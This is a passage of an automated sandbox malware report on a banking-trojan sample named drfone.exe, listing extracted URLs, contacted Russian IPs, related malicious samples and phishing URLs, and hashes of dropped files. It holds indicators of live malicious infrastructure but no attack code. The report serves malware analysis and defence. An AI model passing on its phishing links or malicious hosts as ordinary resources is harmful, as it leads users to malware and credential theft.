http://www.zhongyicts.com.cn	explorer.exe, 00000027.0000000 0.498255027.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000020.00000 002.508230615.00000276C5E81000 .00000004.00000001.sdmp	false		high
http://www.reddit.com/	msapplication.xml4.5.dr	false		high
http://busca.igbusca.com.br//app/static/images/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hapynewyear.xyz/index.htmr	explorer.exe, 00000027.0000000 0.499591103.000000000D4F9000.0 0000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.rediff.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000027.0000000 2.716897951.000000000095C000.0 0000004.00000020.sdmp	false		high
http://www.ya.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.etmall.com.tw/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://it.search.dada.net/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000020.00000 002.509231908.00000276C608F000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.google.ru/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://cps.letsencrypt.org0	explorer.exe, 00000027.0000000 2.726098923.000000000457B000.0 0000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.hanafos.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000020.00000 002.509231908.00000276C608F000 .00000004.00000001.sdmp	false		high
http://cgi.search.biglobe.ne.jp/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.abril.com.br/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.daum.net/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://https://contoso.com/Icon	powershell.exe, 00000020.00000 002.517801949.00000276D5EE5000 .00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.naver.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://search.msn.co.jp/results.aspx?q=	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.clarin.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://buscar.ozu.es/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl.sectigo.com/SectigoRSACodeSigningCA.crl0s	drfone.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://hapynewyear.xyz/index.htmRoot	{62186B8C-460C-11EB-90E5-ECF4B B2D2496}.dat.5.dr	false	• Avira URL Cloud: safe	unknown
http://kr.search.yahoo.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://search.about.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://busca.igbusca.com.br/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.microsofttranslator.com/BVPrev.aspx?ref=IE8Activity	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.ask.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.priceminister.com/favicon.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/Pester/Pester	powershell.exe, 00000020.00000002.509231908.00000276C608F000.00000004.00000001.sdmp	false		high
http://www.cjmall.com/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://search.centrum.cz/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://www.carterandcone.coml	explorer.exe, 00000027.00000000.498255027.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://suche.t-online.de/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://www.google.it/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://search.auction.co.kr/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ceneo.pl/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://www.amazon.de/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://sads.myspace.com/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://busca.buscape.com.br/favicon.ico	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.pchome.com.tw/favicon.ico	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://browse.guardian.co.uk/favicon.ico	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://google.pchome.com.tw/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://list.taobao.com/browse/search_visual.htm?n=15&q=	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://www.rambler.ru/favicon.ico	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://uk.search.yahoo.com/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://espanol.search.yahoo.com/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://www.ozu.es/favicon.ico	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://search.sify.com/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://openimage.interpark.com/interpark.ico	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://search.yahoo.co.jp/favicon.ico	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://search.ebay.com/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false		high
http://www.gmarket.co.kr/	explorer.exe, 00000027.00000000.499895320.000000000E313000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000027.00000000.498255027.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.sectigo.com0	drfone.exe	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://search.nifty.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://searchresults.news.com.au/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.google.si/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.google.cz/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.soso.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.univision.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://search.ebay.it/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.amazon.com/	msapplication.xml.5.dr	false		high
http://images.joins.com/ui_c/fvc_joins.ico	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.asharqalawsat.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://busca.orange.es/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://cnweb.search.live.com/results.aspx?q=	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high
http://www.twitter.com/	msapplication.xml5.5.dr	false		high
http://auto.search.msn.com/response.asp?MT=	explorer.exe, 00000027.0000000 0.499661832.000000000E220000.0 0000002.00000001.sdmp	false		high
http://search.yahoo.co.jp	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.target.com/	explorer.exe, 00000027.0000000 0.499895320.000000000E313000.0 0000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
45.133.216.84	unknown	Russian Federation		202933	CLOUDSOLUTIONSRU	false
45.142.215.100	unknown	Russian Federation		202933	CLOUDSOLUTIONSRU	true

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	333865
Start date:	24.12.2020
Start time:	09:19:51
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	drfone.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winEXE@38/75@15/2
EGA Information:	Failed

HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Behavior information exceeds normal sizes, reducing to normal. Report will have missing behavior information. • TCP Packets have been reduced to 100 • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, ielowutil.exe, backgroundTaskHost.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe • Excluded IPs from analysis (whitelisted): 13.88.21.125, 104.43.139.144, 88.221.62.148, 51.11.168.160, 92.122.213.247, 92.122.213.194, 152.199.19.161, 2.20.142.210, 2.20.142.209, 52.155.217.156, 51.103.5.159, 20.54.26.129, 104.79.90.110 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, a1449.dscg2.akamai.net, wns.notify.windows.com.akadns.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, arc.msn.com, e11290.dspg.akamaiedge.net, iecvlist.microsoft.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, par02p.wns.notify.windows.com.akadns.net, go.microsoft.com, emea1.notify.windows.com.akadns.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, client.wns.windows.com, fs.microsoft.com, ie9comview.vo.msecnd.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, ctldl.windowsupdate.com, e1723.g.akamaiedge.net, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, blobcollector.events.data.trafficmanager.net, go.microsoft.com.edgekey.net, skypedataprdcolwus15.cloudapp.net, cs9.wpc.v0cdn.net • Report size exceeded maximum capacity and may have missing behavior information. • Report size getting too big, too many NtOpenFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found. • Report size getting too big, too many NtQueryVolumeInformationFile calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/333865/sample/drfone.exe

Simulations

Behavior and APIs

Time	Type	Description
09:21:38	API Interceptor	30x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
45.142.215.100	http://onlinecompanishouse.com/ref-101220-OCC6XU73R290HT8.xls	Get hash	malicious	Browse	
	ref-091220-ATI6XUI3R290IUF4.xls	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
babsgans.website	http://onlinecompanishouse.com/ref-101220-OCC6XU73R290HT8.xls	Get hash	malicious	Browse	• 45.142.215.100
	ref-091220-ATI6XUI3R290IUF4.xls	Get hash	malicious	Browse	• 45.142.215.100

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDSOLUTIONSRU	http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls	Get hash	malicious	Browse	• 45.142.213.232
	http://onlinecompanishouse.com/ref-101220-OCC6XU73R290HT8.xls	Get hash	malicious	Browse	• 45.142.215.100
	official paper.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	official paper.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	official paper.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	specifics 12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	tell.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	specifics 12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	tell.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	specifics 12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	tell.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	commerce ,12.09.2020.doc	Get hash	malicious	Browse	• 45.142.215.153
	commerce ,12.09.2020.doc	Get hash	malicious	Browse	• 45.142.215.153
	commerce ,12.09.2020.doc	Get hash	malicious	Browse	• 45.142.215.153
	sorvpng.dll	Get hash	malicious	Browse	• 45.133.216.115
	b668f791607842e0859fc3d9a1e50228766aa158becb38fbd3023535ff829654.xls	Get hash	malicious	Browse	• 45.133.216.115
	ref-091220-ATI6XUI3R290IUF4.xls	Get hash	malicious	Browse	• 45.142.215.100
	6GwRAlSS4F.exe	Get hash	malicious	Browse	• 45.142.213.68
	ZfhRwcWAoO.exe	Get hash	malicious	Browse	• 185.120.57.211
	SecuriteInfo.com.Trojan.GenericKD.43868357.13049.exe	Get hash	malicious	Browse	• 45.142.213.181
CLOUDSOLUTIONSRU	http://snenpinfrresertts.com/ref-151220-BTC2XU590R2HT8.xls	Get hash	malicious	Browse	• 45.142.213.232
	http://onlinecompanishouse.com/ref-101220-OCC6XU73R290HT8.xls	Get hash	malicious	Browse	• 45.142.215.100
	official paper.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	official paper.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	official paper.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	specifics 12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	tell.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	specifics 12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	tell.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	specifics 12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	tell.12.20.doc	Get hash	malicious	Browse	• 45.142.215.153
	commerce ,12.09.2020.doc	Get hash	malicious	Browse	• 45.142.215.153
	commerce ,12.09.2020.doc	Get hash	malicious	Browse	• 45.142.215.153
	commerce ,12.09.2020.doc	Get hash	malicious	Browse	• 45.142.215.153
	sorvpng.dll	Get hash	malicious	Browse	• 45.133.216.115
	b668f791607842e0859fc3d9a1e50228766aa158becb38fbd3023535ff829654.xls	Get hash	malicious	Browse	• 45.133.216.115
	ref-091220-ATI6XUI3R290IUF4.xls	Get hash	malicious	Browse	• 45.142.215.100
	6GwRAlSS4F.exe	Get hash	malicious	Browse	• 45.142.213.68
	ZfhRwcWAoO.exe	Get hash	malicious	Browse	• 185.120.57.211
	SecuriteInfo.com.Trojan.GenericKD.43868357.13049.exe	Get hash	malicious	Browse	• 45.142.213.181

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
9e10692f1b7f78228b2d4e424db3a98c	http://167.248.133.20	Get hash	malicious	Browse	• 45.133.216.84
	DSC_Canon_23.12.2020.exe	Get hash	malicious	Browse	• 45.133.216.84
	http://https://fdkl5.csb.app/	Get hash	malicious	Browse	• 45.133.216.84
	http://https://clarifyescape.com/office/ofc/?signin=	Get hash	malicious	Browse	• 45.133.216.84
	http://https://rebrand.ly/Comunicado-23943983	Get hash	malicious	Browse	• 45.133.216.84
	http://https://leapamazon.com/CD/Login2021/Login.htm	Get hash	malicious	Browse	• 45.133.216.84
	http://https://leapamazon.com/CD/Login2021/Login.htm	Get hash	malicious	Browse	• 45.133.216.84
	http://https://shocking-foregoing-driver.glitch.me	Get hash	malicious	Browse	• 45.133.216.84
	http://https://drive.google.com/file/d/14xCk47e8f1xIRiYz-zhRjpTdCbeIG7Dy/view?usp=sharing_eip&ts=5fe37a3f	Get hash	malicious	Browse	• 45.133.216.84
	http://https://caganapinc.com/12-22-2020.html	Get hash	malicious	Browse	• 45.133.216.84
	http://vosb.blondfinish.link/index	Get hash	malicious	Browse	• 45.133.216.84
	http://https://transformco.gluestar.ga/Y2Fzc2FuZHJhLm11ZWxsZXJAdHJhbnNmb3JtY28uY29t	Get hash	malicious	Browse	• 45.133.216.84
	http://d4a687ce4c.lazeruka.ru	Get hash	malicious	Browse	• 45.133.216.84
	http://https://inshemailcheck-b97e716-7a0d37cea8b6i-04f79n27.ams3.digitaloceanspaces.com/domainmailcheckappcoms %2827%29.HTML#jerrym@dwotc.com	Get hash	malicious	Browse	• 45.133.216.84
	properties.dll	Get hash	malicious	Browse	• 45.133.216.84
	http://https://bit.ly/3h4DyD8	Get hash	malicious	Browse	• 45.133.216.84
	http://www.rekmall.net/.well-known/acme-challenge/act_contactar2/admin_cat/mgc_chatbox/information-12/pspbrwse.php?sit=ervw1yb1atp20npd0&remember=quiet&feel=sleep	Get hash	malicious	Browse	• 45.133.216.84
	http://https://expertgroupnyc.com/reschedule/	Get hash	malicious	Browse	• 45.133.216.84
	http://080810matthew.allen08.earlroseconsulting.com/r/?id=hbd659767,2C28c67268,2C28c67269&rd=orka.mk/08x360808x3608?e=#matthew.allen@perpetual.com.au	Get hash	malicious	Browse	• 45.133.216.84
	http://mysp.ac/4kPIV	Get hash	malicious	Browse	• 45.133.216.84
8916410db85077a5460817142dcbc8de	qX0a2QqGD0.exe	Get hash	malicious	Browse	• 45.142.215.100
	http://onlinecompanishouse.com/ref-101220-OCC6XU73R290HT8.xls	Get hash	malicious	Browse	• 45.142.215.100
	tAFdGs2oo3.exe	Get hash	malicious	Browse	• 45.142.215.100
	JP8MnQgsOD.exe	Get hash	malicious	Browse	• 45.142.215.100
	im47wtmclt.exe	Get hash	malicious	Browse	• 45.142.215.100
	SecuriteInfo.com.Trojan.DownLoader33.37723.800.exe	Get hash	malicious	Browse	• 45.142.215.100
	ser.EXE	Get hash	malicious	Browse	• 45.142.215.100
	qTgBzp3G6n.exe	Get hash	malicious	Browse	• 45.142.215.100
	A8732vSTKW.exe	Get hash	malicious	Browse	• 45.142.215.100
	sDTHWr9FEy.exe	Get hash	malicious	Browse	• 45.142.215.100
	pIxnU8KH8P.exe	Get hash	malicious	Browse	• 45.142.215.100
	4UwAHMfQ1s.exe	Get hash	malicious	Browse	• 45.142.215.100
	zKOi8vCorq.exe	Get hash	malicious	Browse	• 45.142.215.100
	WU7IfGyr5D.exe	Get hash	malicious	Browse	• 45.142.215.100
	un0qLz3wSJ.exe	Get hash	malicious	Browse	• 45.142.215.100
	sHZ7zTrq9f.exe	Get hash	malicious	Browse	• 45.142.215.100
	Froggies.exe	Get hash	malicious	Browse	• 45.142.215.100
	Frachtbrief.xlsb	Get hash	malicious	Browse	• 45.142.215.100
	QlAhdf6qzJ.exe	Get hash	malicious	Browse	• 45.142.215.100
	p40gki3AAn.exe	Get hash	malicious	Browse	• 45.142.215.100

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{62186B86-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{62186B86-460C-11EB-90E5-ECF4BB2D2496}.dat	
Category:	dropped
Size (bytes):	256792
Entropy (8bit):	2.3366929222780675
Encrypted:	false
SSDEEP:	3072:frR55B5eaXMUlovWlowClwJClwwDSwGfSSrHHS8fSSMtHS5RwHSnxNIHSEoHSNk6:6
MD5:	8AB1C2144389CBDA535358D187CA3B5D
SHA1:	2C7B1BF2DE6E72C56C91801CC563064DCB7F39C4
SHA-256:	2872567100BEFAD8B578F82895080EC4F223126E27FFF0B1FD83A1877332F142
SHA-512:	5596755477965FF192AC7D347C83B191A800151713772EAE7E403235A724F3F45A13D294DD6C1F743CF662EEA9550E2A8B6D898D376C54A217C1DA050E74F0B7
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{62186B88-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.6633701046595255
Encrypted:	false
SSDEEP:	48:IwkGcprpGwpapG4pQynGrapbSirGQpBKGHHpcZvsTGUp8ZjGzYpmZNeYGop2fNUe:r4ZDQr6y7BSiFjR21kWnM6Y8MklMRRA
MD5:	BD511BFC810CD09B46A5DCCDE5EE6E91
SHA1:	DA99DC233CAF2D8D1BA25C13A30D59BAF6046DA1
SHA-256:	D1E3F18E1FA2783C3F488391BF9DA7CC27DDDE37999901F844E78A8823247DB0
SHA-512:	1B39E52D18BBD8B99BB45992632D30BE16B549475CD87BB35E988C49222F4FB3B84422A68E4C9225CCC9E52EA7660FABE5968F78574C279929114A404D48B4A2
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{62186B8A-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.664711052648292
Encrypted:	false
SSDEEP:	96:rvZAQe6oBSMFjlD2lukWlEMlUY8XlIlXlbRA:rvZAQe6okMFjd2YkWCMqY8elRRA
MD5:	1C2D721EF26669C9355A459BB8179F7D
SHA1:	2A884C9B9BABD1BC3987597290E04E665ABAE5C5
SHA-256:	C7F89581F8DB5CE77D80553C52D3220C514B221D073B506B758FBD63B15BB320
SHA-512:	4927A703A7605EE98EF2CE610CD61B1E6C6CD265D7FB6B9379112B686AA7BC7FC10C48F6B83453FF8D5449C28037DA9FC42404FE978313B8CA66E654F1A3421
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{62186B8C-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.6657643256510948
Encrypted:	false
SSDEEP:	48:IwnGcprmGwpayG4pQWGrapbSKrGQpBKGHHpcsLsTGUp8sDGzYpmsNyYGop2mNUHj:rNZ+QC6YBSKFjR2ckWMMHY8nYlnrRA
MD5:	C7C8B74DB6376766A7FA3D1B813F7192
SHA1:	9C830DCAF27470DCCAE224B3A035802D5E07275A
SHA-256:	4B63575E5B85AE1A9C9F415E0505D85D02BF03039DF925F45F9DBA26A0C65A62
SHA-512:	FFE0C94EF2A01FC0B45B5A0CA7BB0E3B61F5811E061CA447E6DF1F6986719984C97E37E5C36AEDBB6E6C787D158CD6319FFB69CCC003BB85C47243B058D7BE 31
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{62186B8C-460C-11EB-90E5-ECF4BB2D2496}.dat	
Preview:	.... R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{681EFB23-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.6594196576968723
Encrypted:	false
SSDEEP:	48:Iw9GcprEGwpa5OG4pQjcGrapbSArGQpBOGHHpcvAsTGUp8vtGzYpmvN8YGop2lN9:rjZ8QE6mBSAFjd2okWrM2Y8KnlKURA
MD5:	7FD03D6C2FD479F8B0DCAE83C7FCBA0D
SHA1:	F874705F3EA367F1C4382AE4260B03A90C9149F2
SHA-256:	E3DA760A65AC031C5878498499265D0F4F69A1818CA187A7655308F145DD2783
SHA-512:	5DB55844D04243F759F1527EEF23231D7BAC2A076C0A8D18556E7BCD748D3D4FAE7ED48D4609999B03CDA0DE7B5A9EF2A4D9BA9E79038DB5ABA029F2053AD3 07
Malicious:	false
Preview:	.... R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{681EFB25-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.6652342368890327
Encrypted:	false
SSDEEP:	48:IwCGcprnGwpaXG4pQnGrapbSwrGQpBTGGHHpciVsTGUp8iWGzYpmiNDYGop2sNU0:r2ZxQZ67BSwFjTF2AkWZMIY8lNll/RA
MD5:	181C7459865AF68F290A9C873F441A7E
SHA1:	5A807DBB15A0645B5E563C0CCB47057018F53F98
SHA-256:	C544D35EC60DAD04EB766AA4632C77CC97362004FAA553C8B7191DF16C883E0D
SHA-512:	4C2CE1C36568455919D6616CDDC8138B8EC67A8FC6C3FB193841A87B0B7B0EF2C089FA52D8CA2C9654CFF9FEAEF70CE0D2CC35243B33B0236356108BAA1FC5 4
Malicious:	false
Preview:	.... R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{681EFB27-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.6656478608658816
Encrypted:	false
SSDEEP:	96:rIZXQr6hBS5tFjF2YtkW0MltY8aSla1RA:rIZXQr6hkzFjF2IkW0MXY8rl2RA
MD5:	5C494D239E2947160C2432C847F72B16
SHA1:	76B27335104FA45C3E5E6193E717C459420505C7
SHA-256:	26E9A8AA5CE95B9F63AE26CABC2133055C1102EE84B35199F918C24C2B580C5A
SHA-512:	C630A412F92A2F38D73350DD83006E58C7BF31AF6D46D4856812199164A0F3E6E1C23891BDE7A2ADC9EFC77F8A36929C2DC68DBDE1880EA6369C9A47DBF8C0 1
Malicious:	false
Preview:	.... R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{681EFB29-460C-11EB-90E5-ECF4BB2D2496}.dat	
